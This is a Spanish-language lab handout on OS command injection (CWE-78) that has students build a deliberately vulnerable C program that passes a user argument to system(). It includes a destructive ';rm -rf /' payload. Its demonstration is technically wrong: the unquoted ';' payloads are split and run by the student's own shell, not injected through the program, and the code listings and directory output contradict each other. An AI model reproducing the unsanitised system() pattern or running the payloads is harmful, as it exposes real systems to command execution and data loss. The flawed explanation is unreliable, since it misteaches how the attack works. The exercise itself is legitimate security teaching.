

Práctica. CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Instrucciones. Elaborar una aplicación de consola en C++ que permita ejemplificar la vulnerabilidad de inyección de comandos de sistema operativo (OS Command Injection) en equipos Linux.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un reporte de práctica en un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno_CWE-78.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
 - a. Coloca la captura de pantalla de tu código fuente en Visual Studio Code.
 - b. Coloca la captura de pantalla de la salida de tu programa cuando ejecutes el comando:

```
./programa nosoyarchivo; ls -l
```

- c. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu reporte de práctica en un archivo Word a la actividad en Eminus.

Prerrequisitos

1. Esta práctica tiene como prerrequisito haber realizado la práctica de instalación de servidor **Linux**.
Puede seguir las instrucciones de cómo instalar Ubuntu Server desde la práctica [Instalación de Ubuntu server](#).
2. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para C++.
Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).
3. *Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).*

Instrucciones

La inyección de comandos es un ataque cuyo objetivo es la ejecución de comandos arbitrarios en el sistema operativo host a través de una aplicación vulnerable. Los ataques de inyección de comandos son posibles cuando una aplicación pasa datos no seguros proporcionados por el usuario (formularios, cookies, encabezados HTTP, etc.) a un Shell del sistema.


Este ataque se diferencia de la inyección de código en que la inyección de código permite al atacante agregar su propio código que luego es ejecutado por la aplicación. En la inyección de comandos, el atacante amplía la funcionalidad predeterminada de la aplicación, que ejecuta comandos del sistema, sin necesidad de inyectar código.

A. Crear el programa

1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar y compártala con su equipo **Linux**. Puede seguir las instrucciones de cómo hacerlo desde [Compartir su carpeta de trabajo de Windows hacia Linux](#). Si está en **Linux** o **Mac**, puede compartir sus archivos con comandos como **NFS**, o **SCP** o algún otro método de su preferencia.
2. Inicie **Visual Studio Code**.
3. Seleccione **Archivo > Abrir carpeta** en el menú principal.
4. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-78** y selecciónela. Luego haga clic en **Seleccionar carpeta**.
5. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada. Agregará código más adelante en el tutorial que asume que el espacio de nombres del proyecto es **cwe-78**.
6. En la barra de herramientas del Explorador de archivos, seleccione el botón **Nuevo archivo**.
7. Y escriba el nombre de **texto.txt** y escriba lo siguiente en el editor.

```
Este es un archivo de texto de prueba.  
Soy la línea dos.  
Y yo la línea tres.  
Saludos!
```

8. En la barra de herramientas del Explorador de archivos, seleccione el botón **Nuevo archivo**.
9. Asigne un nombre al archivo **programa.c** y VS Code lo abrirá automáticamente en el editor.




10. Escriba el siguiente código.

```
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
  
int main(int argc, char **argv)
```

```
{  
    char cat[] = "cat ";  
    char *command;  
    size_t commandLength;  
  
    commandLength = strlen(cat) + strlen(argv[1]) + 1;  
    command = (char *)malloc(commandLength);  
    strncpy(command, cat, commandLength);  
    strncat(command, argv[1], (commandLength - strlen(cat)));  
  
    system(command);  
    return (0);  
}
```

11. Debería contar con dos archivos en su proyecto.



12. Vamos ahora a compilarlo en su equipo **Linux**.

13. Abra una nueva **Terminal**, colóquese en la ubicación de la carpeta compartida de este código. En este ejemplo es `cd codigo/ps/cwe-78/.`

14. Escriba el siguiente comando para compilar su archivo.

```
$ gcc programa.c -o programa.out
```

15. Puede listar su directorio y observar que aparece un nuevo archivo ejecutable llamado `programa.out`.

```
pato@servidorfei:~/codigo/ps/cwe-78$ ls -l  
total 10  
-rwxr-xr-x 1 pato root 637 ene 29 07:55 programa.c  
-rwxr-xr-x 1 pato root 7556 ene 29 07:56 programa.out
```

16. El programa requiere como argumento el nombre de un archivo de texto para leerlo.

```
$ ./programa.out texto.txt  
Este es un archivo de texto de prueba.  
Soy la línea dos.  
Y yo la línea tres.
```

17. Observe como se imprime correctamente el contenido del archivo. Incluso podríamos mandar a imprimir el propio código del programa con `$ ./programa.out programa.c`.

```
pato@servidorfei:~/codigo/ps/cwe-78$ ./programa.out programa.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv)
{
    char cat[] = "cat ";
    char *command;
    size_t commandLength;

    commandLength = strlen(cat) + strlen(argv[1]) + 1;
    command = (char *)malloc(commandLength);
    strncpy(command, cat, commandLength);
    strncat(command, argv[1], (commandLength - strlen(cat)));

    system(command);
    return (0);
}
```

B. Explotación de la vulnerabilidad

1. Hemos visto que nuestro programa funciona de manera adecuada. Imprime la salida con el nombre de un archivo de texto.
2. Sin embargo, si agregamos un punto y coma después del nombre del archivo y luego un comando del sistema operativo, nuestro programa ejecuta el comando.

```
$ ./programa.out texto.txt; ls -l
```

3. Observe la salida. Se ha inyectado un comando del SO. Esto es muy peligroso.

```
pato@servidorfei:~/codigo/ps/cwe-78$ ./programa.out texto.txt; ls -l
Este es un archivo de texto de prueba.
Soy la linea dos.
Y yo la linea tres.
Saludos!total 10
-rwxr-xr-x 1 pato root 637 ene 29 07:55 programa.c
-rwxr-xr-x 1 pato root 7556 ene 29 07:56 programa.out
-rwxr-xr-x 1 pato root 88 ene 27 14:01 texto.txt
pato@servidorfei:~/codigo/ps/cwe-78$
```

4. Si el programa se hubiera configurado para que tuviera un nivel de privilegio más alto que el usuario estándar, se podrían ejecutar comandos arbitrarios con ese privilegio más alto.
5. Incluso puede colocar un archivo no válido para leer, y concatenar el **payload**.

```
pato@servidorfei:~/codigo/ps/cwe-78$ ./programa.out nada; ls -l
```

```
pato@servidorfei:~/codigo/ps/cwe-78$ ./programa.out nada; ls -l
cat: nada: No existe el archivo o el directorio
total 10
-rwxr-xr-x 1 pato root 637 ene 29 07:55 programa.c
-rwxr-xr-x 1 pato root 7556 ene 29 07:56 programa.out
-rwxr-xr-x 1 pato root 88 ene 27 14:01 texto.txt
pato@servidorfei:~/codigo/ps/cwe-78$
```

6. Si un atacante con privilegios pasa una cadena del formato `;rm -rf /`, entonces la llamada a `system()` no puede ejecutar `cat` debido a la falta de argumentos y luego continúa eliminando recursivamente el contenido de la partición raíz.

```
pato@servidorfei:~/codigo/ps/cwe-78$ ./programa.out nada; rm -rf /
cat: nada: No existe el archivo o el directorio
rm: es peligroso operar recursivamente sobre '/'
rm: utilice --no-preserve-root para saltarse esta medida de seguridad
pato@servidorfei:~/codigo/ps/cwe-78$
```

7. Este tipo de aplicaciones son más comunes de lo que se cree, especialmente para usarse como herramienta de aprendizaje para permitir a los administradores de sistemas en capacitación inspeccionar archivos privilegiados del sistema sin darles la posibilidad de modificarlos o dañar el sistema. Solo hay que validar siempre la entrada del usuario.
8. Felicidades, ha creado su aplicación de manera correcta.